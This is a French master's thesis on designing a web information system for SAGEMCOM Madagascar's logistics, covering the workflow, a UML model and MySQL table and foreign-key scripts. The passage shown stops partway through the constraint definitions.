UNIVERSITÉ D'ANTANANARIVO

École Supérieure Polytechnique
d'Antananarivo

Mémoire de fin d'études en vue de l'obtention du

Diplôme d'**É**tudes **S**upérieures **S**pécialisées dans les **T**echnologies **N**ouvelles des **S**ystèmes d'**I**nformation

TNSI
D.E.S.S

DÉVELOPPEMENT D'UN SYSTÈME D'INFORMATION SÉCURISÉ POUR LA GESTION LOGISTIQUE

Soutenu publiquement par **RAOELIJAONA Anjaramamy Miora**
le 24 Mars 2015

Devant la Commission d'Examen formée par :

Président	:	Monsieur RAKOTOMAMONJY Pierre Chef de Département Cycle Préparatoire ESPA
Encadreur pédagogique	:	Monsieur RAZAFINDRAKOTO Nicolas Raft Responsable de la formation DESS-TNSI
Encadreur professionnel	:	Monsieur Benja Andriamanampisoa Premier responsable logistique SAGEMCOM
Examinateur	:	Monsieur ANDRIATAHINY Harinaivo Maître de Conférences à l'ESPA

REMERCIEMENTS

Avant toute chose, je remercie Dieu pour sa bonté et pour m'avoir donné la force et les capacités pour réussir ce projet.

Je tiens à remercier Monsieur RAKOTOMAMONJY Pierre qui a bien voulu présider la commission d'examen malgré ses nombreuses responsabilités au sein de l'ESPA.

Je remercie toute l'équipe de **TNSI** qui m'a soutenu pendant mon passage dans cette formation, tout particulièrement Mr Nicolas, sans qui, je n'aurai pas pu finir ce traité.

Je tiens aussi à remercier Mr Harinaivo qui a bien voulu être l'examinateur de ce mémoire.

Je remercie aussi Mr Benja, qui à bien voulu m'encadrer professionnellement et de m'avoir offert de son temps lors de nos discussions sur mon projet.

Et un grand merci à toute ma famille qui n'a jamais manqué de me soutenir durant mes études.

J'espère, à travers ces quelques lignes, n'avoir oublié personne. Que tous ceux qui auraient dû être cités ici reçoivent l'expression de mon plus grand respect et de mon estime.

Table des matières

Table des figures

INTRODUCTION

Durant mon passage chez SAGEMCOM, dans la partie logistique, j'ai appris à mieux gerer mon environnement de travail et la moindre donnée est précieuse. J'y ai créé un système de gestion d'entrepôt principalement basé sur ***Excel*** de ***Microsoft*** et le langage «***VBA***»(*Visual Basic for Application*). Malheureusement, je n'ai pu implémenter ces systèmes de gestion de stocks des matériels qu'au niveau des entrepôts, notamment celui de Tananarive, Tamatave, Diégo et Sambava.

La grande motivation de ce mémoire est de mettre en évidence l'importance d'informer et de s'informer, la véritable valeur d'une information au sein d'une société à l'aide d'un système d'information fluide, fiable et à jour et l'avantage d'écrire ses scripts à la main avant de recourir à un «framework» ou un «CMS» quelconque.

Dans les quelques pages qui vont suivre, je vais créer un système d'information pour la logistique de SAGEMCOM qui pourra recevoir toutes les données au niveau national.

Évidemment, ceci est extensible au niveau international et ainsi que sur l'information sur les opérations et travaux du projet.

Ainsi, pour commencer, je vais décrire ce que SAGEMCOM fait en réalité.

Ensuite on verra une description de la logistique et des documents utilisés, *c-à-d* la description des différents acteurs, la hiérarchie, les règles de gestion, ceci pour nous donner un aperçu de la modélisation du projet.

Après cela, on passera au *"plat de résistance"* . On débutera par l'identification des outils de développement, la création de la base de donnée et les développement de l'application.

Puis, on étudiera l'aspect sécurité de l'application.

Et enfin, on conclura sur le résultat.

1. Le projet

1.1 Description de la société

SAGEMCOM Madagascar travaille dans la mise en place des infrastructures de télécommunication comme par exemple la mise en place du réseau de fibre optique de *TELMA*, l'implantation de pylône pour des sociétés comme *TOM* dans la grande île.

Bien sûre, de tels travaux dans un projet nécessite une grande quantité de matériel. Et pour gérer ces matériels et les travaux, il faut une coordination efficace et cohérente de la part de la logistique.

1.2 Le fonctionnement actuel de la logistique

1.2.1 Les acteurs liés à la logistique

On peut classer les acteurs en deux catégories bien distincts :

- les opérations,
- la logistique.

Les acteurs des opérations sont :

- le premier responsable des opérations,
- les responsables de zone pour les opérations,
- les superviseurs de travaux.

Et les acteurs de la logistique sont :

- le premier responsable de la logistique,
- les responsables logistique de zone,
- les responsables de magasin (entrepôts),
- les magasiniers.

Ces listes sont bien sûr dans l'ordre hiérarchique.

1.2.2 Le fonctionnement

Premièrement, quand du matériel arrive de l'étranger, la maison mère de SAGEMCOM informe le premier responsable logistique du contenu et de la date d'arrivée prévue de la cargaison.

À son tour, le responsable logistique informe les responsables logistique de zone, zone pour laquelle les matériels sont destinés, de l'arrivée des matériels.

Puis ce dernier informe le responsable de magasin pour qu'il se prépare à recevoir les matériels.

Chaque acteur informe son supérieur hiérarchique de ses actions et inversement informe ses subordonnés des marches à suivre. Par exemple, le responsable logistique de zone informe le responsable de magasin qu'il faut livrer la structure d'un pylône et les matériels de mise à la terre correspondants sur tel ou tel site. Et à son tour, la livraison faite, le responsable de magasin informe son supérieur de la quantité exacte par type de matériel dont il a fait la livraison.

1.3 Les problèmes concernant le fonctionnement actuel

Le problème réside dans le fait que le nom d'un matériel peut varier selon l'entrepôt. Ceci s'explique par le fait que chacun nomme un produit d'après son expérience. Cela peut sembler insignifiant, mais les confusions et les erreurs générées par ce problème peut causer des coûts supplémentaires non négligeables sur le projet.

De plus, pour les notifications entre acteurs, on passe beaucoup trop de temps à discuter du dispatching et des dates à respecter. Le temps perdu peut entraver l'avancement du projet car on le sait, dans un projet, il y a un contrainte de temps.

Les rétentions d'informations (volontaire ou non) posent aussi un problème étant donné qu'un employé peut ne pas être informé d'un tel ou tel opération ce qui peut entraver à l'avancement des travaux.

Pour palier à tout cela, je propose un nouveau fonctionnement.

1.4 Proposition du projet solution

1.4.1 Code unique sur les articles

Premièrement, le problème concernant la dénomination des produits peut être facilement réglé en instaurant un système de code produit dont le principe est simple.

Un produit doit avoir un identifiant unique au sein de la société. Par exemple, on va donner un code produit à un modèle de panneau solaire, *pannSol*.Ainsi si un employé appelle un panneau solaire *panneau solaire* et un autre *truc rectangle noir*, ils ont juste à comparer le code produit pour savoir s'ils parlent du même élément .

1.4.2 Centraliser les échanges d'informations sur une application web

Dans cette époque d'avancée technologique, le téléphone et les mails ne suffisent plus à s'informer. Il faut un système d'information logique, transparent et accessible à tout employé de la société qui peut remonter toutes les données à jour dont on a besoin et auxquelles on peut avoir l'accès et au moment où on en a besoin.

La première solution à cela est de créer une application web maniable, sécurisée et adaptée au contexte en guise de système d'information pour la société. Le but est simple : faciliter le fait d'informer et de s'informer.

1.4.3 Ajout d'un nouvel acteur

Les acteur de l'ancienne configuration ne changent pas mise à part un nouveau poste : *l'administrateur*. Il jouera à la fois le rôle d'*administrateur de base de donnée* et le rôle d'*administrat du site*. Autrement dit, il sera responsable de la stabilité des données, de les épurer et de les sécuriser

La création de cette application est le sujet de ce mémoire.

2. Analyse du projet

La méthode de modélisation ***UML*** étant une référence, on va opter pour celle ci.

La description des informations sur le projet peut se représenter dans par la méthode ***UML*** dans le modèle qui va suivre (Fig. 2.4).

Cette étape est cruciale pour le projet car c'est dans cette partie qu'on matérialise les besoins du client. On doit connaitre toutes les données utilisées pour l'application, connaitre l'utilité de ces informations et voir les relations qui peuvent avoir ces données.

Et dans cette étape, on va d'abord recenser les different acteurs et analyser les documents utilisés par la logistique. Puis on va passer à la modélisation.

2.1 Définitions des acteurs et des actions

Les acteurs cités dans la section *Projet* sont les acteurs. On peut les regrouper entant qu'*utilisateur*.

Un utilisateur peut :

- s'identifier sur le site,
- voir la liste des produits utilisés,
- voir la liste des matériels reçus (tous ou par entrepôt),
- voir la liste des matériels sortis (tous ou par entrepôt),
- voir le stock (national ou par entrepôt)
- voir la liste des matériels sur site,
- voir le décompte par site,
- voir les notifications qui lui sont destinées.

On va classer les utilisateurs de l'application en 4 catégories ayant des intersections :

Les visiteurs incluant :

- les conducteurs de travaux

qui comme ce nom l'indique, ne peuvent que visiter le site. Ils ne peuvent ni insérer ni supprimer des données.

Les responsable d'opération incluant :

- le premier responsable des opérations,
- les responsables de zone pour les opérations,
- le premier responsable de la logistique,
- les responsables logistique de zone,

qui peuvent, en plus des actions possibles pour un simple utilisateur, notifier des utilisateurs d'une information(un ordre de déploiement par exemple).

L'administration de l'application incluant :

- le premier responsable de la logistique,
- l'administrateur.

qui doivent s'assurer du bon fonctionnement du site(ajout/suppression d'un utilisateur, ajout/-suppression d'un entrepôt, ajout/suppression d'un site ou zone, etc...).

Dans le langage ***UML***, ces acteurs seront les ***entités*** et qui deviendront après des tables dans la base de données.

Et les actions associées à ces acteurs deviendront les ***méthodes*** dans le ***modèle orienté objet***.


Toujours dans le cadre de l'analyse, on peut aussi utiliser le principe de l'***héritage des classes***.

Pour expliquer ceci le plus simplement possible, on va prendre un exemple. Supposons qu'on a deux objets A et B. Ces deux objets on tout deux des caractéristiques. Or l'objet B possède toutes les caractéristiques de l'objet A.On dit à ce moment là que ***l'objet B hérite de l'objet A***.

Dans le langage d'UML, A et B seront des classes et la classe B hérite de la classe A.


Par exemple, une fois le modèle orienté objet terminé, la classe "visiteur" se présentera comme ceci :

FIGURE 2.1 – Modélisation - La classe visiteur



En réalité, cette classe possèdera beaucoup plus d'attribut et de méthodes. L'héritage se présentera comme ceci :

FIGURE 2.2 – Modélisation - Exemple d'héritage des classes



Dans ce projet, la connaissance de ces acteurs ne suffiront pas, on aura à faire à d'autres objets.

2.2 Identification des autres objets liés à l'application

Dans la gestion logistique, on a à faire à de nombreux documents allant de simples bons de sortie aux documents de dédouanement. Ces document sont dons à analyser pour les incorporer dans le projet.

Les documents actuellement utilisés par la logistique de SAGEMCOM sont :

- le bon de réception de matériels : donnant la liste des matériels reçus, l'entrepôt, la date de réception, le nom de la personne qui a effectué la vérification, les informations sur le transport(véhicule, conteneur, BSC, le packing list(liste supposée des matériels de la cargaison)) ,
- le bon de sortie de matériels : donnant la liste des matériels sortis en indiquant l'entrepôt de sortie, la date de sortie, la destination, le nom de la personne responsable de la sortie, les détails du transport(véhicule, avion ou autre),
- les décomptes par site : donnant la liste détaillée des matériels à livrer sur chaque site,
- les mails : donnant les ordres de déploiement de matériels avec l'identifiant du site.

On doit aussi créer une classe pour chacun des éléments suivants :

- le pays : un identifiant unique, son nom,
- la zone de travaux : un identifiant unique, son nom, le pays où elle se trouve,
- le site : un identifiant unique, son nom , position GPS, le pays et la zone de travaux où il se trouve,
- l'entrepôt : un identifiant unique, son nom, son adresse, le pays dans lequel il se trouve.

Et pour finir, il nous reste les notifications. Ce dernier est important et je prends quelques lignes pour décrire cette classe.

En effet, ces notifications informe un utilisateur des opérations en cours. Elles sont détaillées et peuvent être un outils pour un audit au sein de la logistique. De plus elles remplaceront les mails en interne dans la logistique.

2.3 Finalité sur les objets répertoriés

Comme on l'a dit dans le paragraphe précédent, les notifications remplaceront les mails en interne. Et grâce à l'énumération des classes dans le paragraphes précédent, on obtient la liste des tables de la base de donnée qu'on utilisera dans notre base de données.

- bonreception : la table des bons de réception,
- produitrecu : la table des détails des réceptions de matériels,
- bonsortie : la table des bons de sortie,
- sortie : la table des détails des matériels sortis,
- decompte : la table des décomptes par site,
- lignedecompte : table des détails d'un décompte par site,
- lieu : la table généralisées des lieux utilisés par l'application,
- entrepot : la table des entrepôts qui dépendra de la table "lieu",
- site : qui dépendra de la table "lieu",
- utilisateur : la table des informations personnelles sur l'utilisateur,
- magasinier : la table des magasiniers,
- notif : la table des notifications,
- unotif : table qui retient la liste
- pays : tables des pays où la société œuvre ou a œuvré,
- upays : table qui relie un pays à un unique responsable logistique,


- phase : la table des différentes phases du projet,
- poste : la table des différents postes au sein de la logistique,
- produit : la table des différents produits utilisés par la société
- trace_produit : la table qui enregistre les modifications sur la liste des matériels,
- uzone : la table qui relie une zone à un unique responsable logistique de zone et un responsable des opérations d'une zone
- zone : la table des détails d'une zone de travaux.

2.4 Modèle physique de données (UML)

Je tiens encore ici à rappeler l'importance de la modélisation. Il faut être méthodique et précis dans la définitions des données.

En effet, si on se hâte trop à écrire nos codes sans être sûr que le modèle de données correspond aux demandes de l'application, il se peut que dans le développement, on constate une incohérence des données ainsi que de la structure même des données. On risque alors de recommencer tout le projet et ainsi perdre un temps fou juste parce qu'on a pas pris assez de temps pour réfléchir sur la structure et l'intégrité des données lors de la modélisation.

Sans trop s'attarder sur les détails, on va commencer tout de suite sur le *modèle physique de données*. Ce modèle nous donne une idée de la définition des tables ainsi que les relations et contraintes imposées sur les données. Après, on va passer à la réalisation du projet.


entrepot
codeentrepot varchar(100) <pk,fk1>
mail varchar(50) <fk2>
Bonsortie
bs varchar(50) <pk>
destination varchar(100) <fk2>
codeentrepot varchar(100) <fk1>
mail varchar(50) <fk3>
dateSortie date
fichier varchar(100)
poste
poste varchar(50) <pk>
libelle varchar(50)
enabled bool
lieu
codeDestination varchar(100) <pk>
codePays varchar(50) <fk>
nomdestination varchar(200)
addresse varchar(200)
enabled bool
sortie
idSortie varchar(50) <pk>
bs varchar(50) <fk1>
codeProduit varchar(50) <fk2>
qtte float(16)
unotif
idnotif varchar(50) <pk,fk1>
mail varchar(50) <pk,fk2>
auteur bool
notif
idnotif varchar(50) <pk>
datenotif date
objet varchar(50)
fichier varchar(100)
enabled bool
texte varchar(2048)
utilisateur
mail varchar(50) <pk>
poste varchar(50) <fk1>
codePays varchar(50) <fk2>
pass varchar(50)
nom varchar(50)
premon varchar(50)
matricule varchar(50)
phone varchar(50)
enabled bool
bonReception
idReception varchar(50) <pk>
provenance varchar(100) <fk1>
codeentrepot varchar(100) <fk2>
mail varchar(50) <fk3>
datereception date
blLta varchar(50)
bsc varchar(50)
decDouane varchar(50)
facture varchar(50)
bonLivraison varchar(50)
contenaire varchar(50)
packingList varchar(200)
fichier varchar(30)
produit
codeProduit varchar(50) <pk>
nomProduit varchar(100)
unite varchar(20)
PU varchar(50)
enabled bool
lignedecompte
codeProduit varchar(50) <pk,fk1>
codesite varchar(100) <pk,fk2>
idDecompte varchar(50) <pk,fk3>
qtte float(10)
uzone
resplogz varchar(50) <pk,fk1>
respopz varchar(50) <pk,fk2>
codeZone varchar(50) <pk,fk3>
magasinier
mail varchar(50) <pk,fk1>
codeentrepot varchar(100) <fk2>
produitRecu
idProduitRecu varchar(50) <pk>
idReception varchar(50) <fk1>
codeProduit varchar(50) <fk2>
qtte float(16)
trace_produit
codemodif varchar(50) <pk>
codeProduit varchar(50) <fk1>
date_modif date
nomproduit varchar(50) <fk2>
unite varchar(10) <fk3>
codeproduit_a varchar(50)
nomproduit_a varchar(50)
unite_a varchar(10)
upays
respop varchar(50) <pk,fk1>
codePays varchar(50) <pk,fk2>
resplog varchar(50) <pk,fk3>
pays
codePays varchar(50) <pk>
nomPays varchar(50)
enabled bool
site
codesite varchar(100) <pk,fk1>
codeZone varchar(50) <fk2>
idphase varchar(20) <fk3>
zone
codeZone varchar(50) <pk>
codePays varchar(50) <fk>
nomZone varchar(50)
phase
idphase varchar(20) <pk>
codePays varchar(50) <fk>
enable bool
decompte
idDecompte varchar(50) <pk>
mail varchar(50) <fk>
dateEnvoi date
fichier varchar(200)
FK_RESPMAG
FK_ENTREPOTSORTIE
FK_CODEENTREPOT
FK_POSTE
FK_DESTINATION
FK_LIGNESORTIE
FK_ENTREPOTRECEPTION
FK_PROVENANCE
FK_PRODUITSORTIE
FK_MAGASINIER
FK_IDNOTIF
FK_MEMBRENOTIF
FK_ZONELOG
FK_ZONEOP
FK_PAYSRESPOP
FK_PAYSRESPLOG
FK_RECEPTEUR
FK_CODESITE
FK_PRODUITRECU
FK_PRODUITDECOMPTE
FK_UNITE
FK_NOMPRODUIT
FK_CODEPRODUIT
FK_RESPONSABLESORTIE
FK_MAILMAG
FK_PAYSUTILISATEUR
FK_LIGNERECEPTION
FK_PAYSUPAYS
FK_LIEUPAYS
FK_ZONESITE
FK_REFERENCE_35
FK_PAYSZONE
FK_ZONEUZONE
FK_PHASESITE
FK_PAHSEPAYS
FK_RESPDDEC
FK_REFERENCE_36

3. Réalisation

Pour réaliser ce projet, nous allons avoir besoin :

- d'un système de gestion de base de données relationnelles (***SGBDR***),
- d'un serveur web,
- d'un langage de script côté serveur.

3.1 Outils de développement

3.1.1 Le SGBDR - MySQL

Il existe de nombreux SGBDR mais mon choix sur ***MySQL*** n'est pas obligatoire. On peut tout autant utiliser un autre comme ***PostgreSQL*** ou ***Oracle***, cela ne changera rien sauf peut-être en terme de performance.

.

Et pour générer facilement un script de génération d'une base de données à partir d'un modèle physique des données, il existe des outils comme ***Umbrello***(Open Source) ou ***Power AMC***(logiciel payant).

On peut toute fois écrire le script à la main mais ceci peut être une source d'erreur et une perte de temps. Et avec le modèle physique des données qu'on a, voici le script pour la définition de la base de données dans le version 5.5.41 de MySQL.

FIGURE 3.1– Modélisation - Définition de la base de données

```
1  create table bonreception
2  (   idreception          varchar(50) not null,
3     provenance            varchar(100),
4     codeentrepot          varchar(100),
5     mail                  varchar(50),
6     datereception         date not null,
7     bllta                 varchar(50),
8     bsc                   varchar(50),
9     decdouane             varchar(50),
10    facture               varchar(50),
11    bonlivraison          varchar(50) not null,
12    contenaire            varchar(50) not null,
13    packinglist           varchar(200),
14    fichier               varchar(30) not null,
15    fichier_excel         varchar(100) not null,
16    primary key (idreception));
17 create table bonsortie(
```

```
18    bs                    varchar(50) not null,
19    destination           varchar(100),
20    codeentrepot          varchar(100),
21    mail                  varchar(50),
22    datesortie            date not null,
23    fichier               varchar(100) not null,
24    voiture               varchar(20) not null,
25    sst                   varchar(100) not null,
26    fichier_excel         varchar(100) not null,
27    primary key (bs));
28 create table decompte(
29    iddecompte            varchar(50) not null,
30    mail                  varchar(50),
31    dateenvoi             date not null,
32    fichier               varchar(200),
33    primary key (iddecompte));
34 create table entrepot(
35    codeentrepot          varchar(100) not null,
36    mail                  varchar(50),
37    primary key (codeentrepot));
38 create table lieu(
39    codedestination       varchar(100) not null,
40    codepays              varchar(50),
41    nomdestination        varchar(200) not null,
42    addresse              varchar(200) not null,
43    enabled               bool not null,
44    primary key (codedestination));
45 create table lignedecompte(
46    codeproduit           varchar(50) not null,
47    codesite              varchar(100) not null,
48    iddecompte            varchar(50) not null,
49    qtte                  float(10) not null,
50    primary key (codeproduit, codesite, iddecompte));
51 create table magasinier(
52    mail                  varchar(50) not null,
53    codeentrepot          varchar(100),
54    primary key (mail));
55 create table notif(
56    idnotif               varchar(50) not null,
57    datenotif             date not null,
58    objet                 varchar(50) not null,
59    fichier               varchar(100) not null,
60    enabled               bool not null,
61    texte                 varchar(2048) not null,
```

```
62    primary key (idnotif));
63 create table pays(
64    codepays              varchar(50) not null,
65    nompays               varchar(50) not null,
66    enabled               bool,
67    primary key (codepays));
68 create table phase(
69    idphase               varchar(20) not null,
70    codepays              varchar(50) not null,
71    enable                bool not null,
72    primary key (idphase));
73 create table poste(
74    poste                 varchar(50) not null,
75    libelle               varchar(50) not null,
76    enabled               bool not null,
77    primary key (poste));
78 create table produit(
79    codeproduit           varchar(50) not null,
80    nomproduit            varchar(100) not null,
81    unite                 varchar(20),
82    pu                    varchar(50),
83    enabled               bool not null,
84    primary key (codeproduit));
85 create table produitrecu(
86    idproduitrecu         varchar(50) not null,
87    idreception           varchar(50),
88    codeproduit           varchar(50),
89    qtte                  float(16) not null,
90    primary key (idproduitrecu));
91 create table site(
92    codesite              varchar(100) not null,
93    codezone              varchar(50),
94    idphase               varchar(20),
95    primary key (codesite));
96 create table sortie(
97    idsortie              varchar(50) not null,
98    bs                    varchar(50),
99    codeproduit           varchar(50),
100   qtte                  float(16) not null,
101   primary key (idsortie));
102 create table trace_produit(
103   codemodif             varchar(50) not null,
104   codeproduit           varchar(50),
105   date_modif            date not null,
```

```
106     nomproduit              varchar(50),
107     unite                   varchar(10),
108     codeproduit_a           varchar(50),
109     nomproduit_a            varchar(50),
110     unite_a                 varchar(10),
111     primary key (codemodif));
112 create table unotif(
113     idnotif                 varchar(50) not null,
114     mail                    varchar(50) not null,
115     auteur                  bool not null,
116     readed                  bool not null,
117     primary key (idnotif, mail));
118 create table upays(
119     respop                  varchar(50) not null,
120     codepays                varchar(50) not null,
121     resplog                 varchar(50) not null,
122     primary key (respop, codepays, resplog));
123 create table utilisateur(
124     mail                    varchar(50) not null,
125     poste                   varchar(50),
126     codepays                varchar(50),
127     pass                    varchar(50) not null,
128     nom                     varchar(50) not null,
129     prenom                  varchar(50),
130     matricule               varchar(50),
131     phone                   varchar(50) not null,
132     enabled                 bool not null,
133     primary key (mail));
134 create table uzone(
135     resplogz                varchar(50) not null,
136     respopz                 varchar(50) not null,
137     codezone                varchar(50) not null,
138     primary key (resplogz, respopz, codezone));
139 create table zone(
140     codezone                varchar(50) not null,
141     codepays                varchar(50),
142     nomzone                 varchar(50) not null,
143     enabled                 bool not null,
144     primary key (codezone));
```

Et le script des contraintes sur les données pour garantir leurs intégrités est ce qui suit :

FIGURE 3.2– Modélisation - Définition de la base de Définition des contraintes sur les données

```
alter table bonreception add constraint fk_entrepotreception
foreign key (codeentrepot)
 references entrepot (codeentrepot) on delete restrict on update restrict;
alter table bonreception add constraint fk_provenance
foreign key (provenance)
 references lieu (codedestination) on delete restrict on update restrict;
alter table bonreception add constraint fk_recepteur
foreign key (mail)
 references utilisateur (mail) on delete restrict on update restrict;
alter table bonsortie add constraint fk_destination
foreign key (destination)
 references lieu (codedestination) on delete restrict on update restrict;
alter table bonsortie add constraint fk_entrepotsortie
foreign key (codeentrepot)
 references entrepot (codeentrepot) on delete restrict on update restrict;
alter table bonsortie add constraint fk_responsablesortie
foreign key (mail)
 references utilisateur (mail) on delete restrict on update restrict;
alter table decompte add constraint fk_respddec
foreign key (mail)
 references utilisateur (mail) on delete restrict on update restrict;
alter table entrepot add constraint fk_codeentrepot
foreign key (codeentrepot)
 references lieu (codedestination) on delete restrict on update restrict;
alter table entrepot add constraint fk_respmag
foreign key (mail)
 references utilisateur (mail) on delete restrict on update restrict;
alter table lieu add constraint fk_lieupays
foreign key (codepays)
 references pays (codepays) on delete restrict on update restrict;
alter table lignedecompte add constraint
fk_ligne_decompte foreign key (iddecompte)
 references decompte (iddecompte) on delete restrict on update restrict;
alter table lignedecompte add constraint
fk_produitdecompte foreign key (codeproduit)
 references produit (codeproduit) on delete restrict on update restrict;
alter table lignedecompte add constraint
fk_site_decomte foreign key (codesite)
 references site (codesite) on delete restrict on update restrict;
alter table magasinier add constraint
fk_magasinier foreign key (codeentrepot)
```

```
42  references entrepot (codeentrepot) on delete restrict on update restrict;
43 alter table magasinier add constraint
44 fk_mailmag foreign key (mail)
45  references utilisateur (mail) on delete restrict on update restrict;
46 alter table phase add constraint
47 fk_pahsepays foreign key (codepays)
48  references pays (codepays) on delete restrict on update restrict;
49 alter table produitrecu add constraint
50 fk_lignereception foreign key (idreception)
51 references bonreception (idreception) on delete restrict on update restrict;
52 alter table produitrecu add constraint
53 fk_produitrecu foreign key (codeproduit)
54  references produit (codeproduit) on delete restrict on update restrict;
55 alter table site add constraint
56 fk_codesite foreign key (codesite)
57  references lieu (codedestination) on delete restrict on update restrict;
